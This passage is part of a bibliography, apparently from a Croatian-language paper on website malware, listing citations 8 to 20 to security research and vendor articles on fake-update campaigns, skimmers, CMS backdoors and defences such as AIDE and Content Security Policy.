8. **Proofpoint.** Part 1: SocGholish, a very real threat from a very fake update . [Mrežno] 22. 11 2022. [Citirano: 21. 12 2024.] https://www.proofpoint.com/us/blog/threat-insight/part-1-socgholish-very-real-threat-very-fake-update.
9. **The DFIR Report.** SEO Poisoning to Domain Control: The Gootloader Saga Continues. [Mrežno] 26. 2 2024. [Citirano: 2024. 12 21.] https://thedfirreport.com/2024/02/26/seo-poisoning-to-domain-control-the-gootloader-saga-continues/.
10. —. [Mrežno] 21. 12 2024. [Citirano: 2024. 12 21.] https://thedfirreport.com/2024/02/26/seo-poisoning-to-domain-control-the-gootloader-saga-continues/.
11. **ThreatPost.** Attackers Using Automated Scans to Takeover Wordpress Installs. [Mrežno] 13. 7 2017. [Citirano: 2024. 12 21.] https://threatpost.com/attackers-using-automated-scans-to-takeover-wordpress-installs/126815/.
12. **EasyWP.** How to detect and remove malware from a WordPress website. [Mrežno] 27. 11 2024. [Citirano: 23. 12 2024.] https://www.easywp.com/blog/wordpress-malware-removal/.
13. **Leal, Luke.** js.staticounter.net skimmer. [Mrežno] 12. 6 2022. [Citirano: 23. 12 2024.] https://lukeleal.com/research/posts/staticounter/.
14. —. Skimmer Targets Psigate Payment Fields. [Mrežno] 30. 12 2021. [Citirano: 23. 12 2024.] https://lukeleal.com/research/posts/magecart-k11-psigate-skimmer/.
15. **Sansec.** Persistent Magento backdoor hidden in XML. [Mrežno] 4. 4 2024. [Citirano: 23. 12 2024.] https://sansec.io/research/magento-xml-backdoor.
16. **Leal, Luke.** WordPress Comment Activates Backdoor Via SQL Trigger. [Mrežno] 12. 11 2020. [Citirano: 22. 12 2024.] https://lukeleal.com/research/posts/wordpress-comment-backdoor-sql-trigger/.
17. **OVH Cloud.** How do I block access to my website for certain IP addresses via a .htaccess file? [Mrežno] 14. 3 2024. [Citirano: 2024. 12 22.] https://help.ovhcloud.com/csm/en-web-hosting-htaccess-ip-restriction?id=kb_article_view&sysparm_article=KB0052844#to-authorise-selected-ips-a-range-of-ips-or-all-the-ips-of-a-country.
18. **Imunify360.** Say Goodbye to Crontab Malware with Imunify360. [Mrežno] 23. 4 2024. [Citirano: 2024. 12 27.] https://blog.imunify360.com/say-goodbye-to-crontab-malware-with-imunify360.

19. **AIDE.** [Mrežno] [Citirano: 27. 12 2024.] https://aide.github.io.
20. **Mozilla.** Content Security Policy. [Mrežno] [Citirano: 27. 12 2024.] https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP.